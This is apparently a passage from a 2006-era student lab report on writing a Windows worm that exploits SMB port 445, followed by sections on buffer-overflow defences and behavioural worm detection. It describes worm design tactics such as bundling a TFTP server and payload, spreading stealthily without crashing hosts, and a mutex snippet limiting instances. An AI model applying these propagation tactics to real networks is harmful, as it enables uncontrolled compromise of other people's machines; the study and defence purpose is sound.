
My worm only scans 445 ports of target hosts. If it is open, then the worm will try to exploit it.

5.5 Payload

A worm payload is a chunk of code designed to implement some specific action on behalf of the attacker on a target system, such as backdoor, DDoS, etc.

For my worm runs in lab, the payload of the worm is an animation to notify that this computer has been infected.

Picture 5.1





5.6 Impediments to worm spread

5.6.1 Diversity of target environment

One of the biggest impediments to a worm's voracious spread is its reliance on the victim machine's environment. Although we'd like to think that worms are slowed down by our defenses, most often, it's the diversity of our computer systems that hampers worms. Any one of the worm's components might rely on specific programs, libraries, or configuration settings to be present on the victim system. But there are three ways to solve the problem [1].

- Firstly, some worms pack those elements that they require in the target environment inside the worm itself. The worm acts like a snail, carrying on its back anything it might need to make a cozy home on the victim machine.
- Secondly, the worm should support for multiple environment.
- Last, the worm transforms its environment by downloading from internet and installing new components required by the worm.


The second scenario is difficult to achieve because it will make the worm too huge and the last one will probably cause our internet server to be DDOS attacked after the worm spreads widely, so I choose the first way, the environment that my worm needs is two files: one is the TFTP server and another is payload program. As seen from code 5.2, the worm will copy them to target hosts during propagation.

5.6.2 Crashing victim limits Spread

Suppose a payload either purposely or accidentally causes the target system to crash. With the victim system dead, the worm simply cannot use it to spread the infection to other systems.

The most successfully propagating worms are the ones that don't destroy a victim machine immediately. Instead, such worms sit stealthily on the victim and begin to spread to other targets.

Picture 5.2:



At first, the infected machines are very easy to crash because they were attacked by warhead too



much, so I let it sleep for a few time after each time it attacks. And I create a mutex “wormmutex”, Every time when the worm is started, it will check the mutex value at first. If it finds that a worm is active now, it will terminate itself. This mechanism will assure only one instance of worm running in order to protect victims from crashing.

Code 5.3:

OS: windows XP professional SP2

Compiler: VC 6.0

```
HANDLE m_hMutex = CreateMutex(NULL, NULL, "wormmutex");
if(GetLastError()==ERROR_ALREADY_EXISTS)
{
    return 1;
}
```



6 Worm-Blocking Techniques

6.1 Techniques to Block Buffer Overflow Attacks

6.1.1 Code Reviews

The most effective buffer overflow attack prevention method is the code reviews that security experts perform. More often than not, applications by many companies are released with minimal or no code reviews, thereby, Leading to potential security problems.

Code reviews are particularly important because individuals who own the source code can perform the best defense. However, we cannot assume that the developer will detect all security flaws. In fact, outsiders, such as security professionals or hackers, report the majority of flaws, such as ms05039 buffer overflow exploit. Another problem is that security code reviews often forget to validate the design but focus on the code itself only [2].

6.1.2 Compiler-Level Solutions

Stackguard cleverly introduces return address modification detection using a canary technique. When the function returns to its caller, it picks up newly presented address that the attacker has placed there. Stackguard protects against such attacks by inserting a canary value next to the return address on the stack [2].

Table 6.1:

Return address	New address
Canary (check value)	Canary (check value changed)
EBP	EBP
Local variable	Local variable

Thus, when the canary value changes, the epilogue routine will execute the “canary-death-handler” instead of letting the function return. When the attack is detected, the attacker’s code does not have a chance to run.



6.2 Worm-Blocking Techniques

6.2.1 Injected Code Detection

One of the most common ways to execute code on the remote system is to run injected code in the address space of a victimized process. In most cases, the injected attack code will run from the stack or the heap, and it will eventually execute system calls.

On Windows, the easiest way to determine whether a memory page is mapped from a file is to check for the SEC_IMAGE flag, because that is what this flag indicates. This technique is not susceptible to false positives from self-modifying packet code, but injected code from the stack will still trigger detection [2].

6.2.2 Normal Activity vs. Worm Activity

We study the behavioral differences of a normal user and a worm-infected host.

- A normal user accesses a server by a URL for a web server. On the other hand, a worm attempts TCP connections to random addresses no matter whether these addresses are alive or not, which results in a large number of connection failures.
- Comparing with worm-infected hosts that scan hundreds of addresses per second, normal users connect to different web servers at much slower rates due to manual operations and reading time.
- A user typically has a favorite server list (e.g., web sites). Those servers are visited most often and they are known to be up most of the time.

In summary, a worm-infected host will generate a persistent stream of failed connections, often at a high rate, while a normal user generates failed connections occasionally, at a much slower rate that does not persist. By observing the behavioral differences, we can distinguish normal users from worm-infected hosts. [7]



7 Reference

1. Ed Skoudis, Lenny Zeltser. "Malware — Fighting Malicious Code". Prentice Hall PTR. 1st edition, 2003
2. Peter Szor. "The Art of Computer --Virus Research and Defense". Symantec Press. Addison-Wesley U.S. 1st edition, 2005
3. Wikipedia. Buffer Overflow. See http://en.wikipedia.org/wiki/Buffer_overflow, access 11/1/2006
4. (MS05-039) Microsoft Windows Plug-and-Play Service Remote Overflow Universal Exploit + no crash shellcode, see <http://www.milw0rm.com/id.php?id=1149>, Accessed 11/11/2005
5. RFC1001 Protocol standard for a NetBIOS service on a TCP/UDP transport: Concepts and methods. Network Working Group Request for Comments: 1001 March, 1987
6. RFC1002 Protocol standard for a NetBIOS service on a TCP/UDP transport: Detailed specifications. Network Working Group Request for Comments: 1002 March, 1987
7. Wikipedia. Remote procedure call. See <http://en.wikipedia.org/wiki/Rpc>. access 6/1/2006
8. RFC1833 - Binding Protocols for ONC RPC Version 2. Network Working Group R. Srinivasan. August 1995
9. RFC1057 - RPC: Remote Procedure Call Protocol specification: Version 2. Network Working Group Sun Microsystems, Inc. June 1988
10. Tutorial by tal.z. How-to exploit structured exception handling on win32 See http://www.securityforest.com/wiki/index.php/Exploit:_Stack_Overflows_-_Exploiting_SEH_on_win32 . access 11/1/2006
11. www.datastronghold.com/ Exploit Research & Discussion <http://www.datastronghold.com/archive/t16074.html> See 11/1/2006
12. Jack Koziol, David Litchfield, Dave Aitel, Chris Anley, Sinan "noir" Eren, Neel Mehta, Riley Hassell "THE SHELLCODER'S HANDBOOK--Discovering and Exploiting Security Holes" 1st edition. Addison-Wesley 2004
13. Microsoft Corporation. Microsoft Security Bulletin MS05-039, see <http://www.microsoft.com/technet/security/Bulletin/ms05-039.msp>, Accessed 19/12/2005
14. John Viega, Gary McGraw "Building Secure Software" 1st edition. Addison-Wesley 2001
15. Shigang Chen, Sanjay Ranka "Detecting Internet Worms at Early Stage" see http://www.cise.ufl.edu/~sgchen/papers/globecom2004_worm.pdf , Accessed 29/11/2005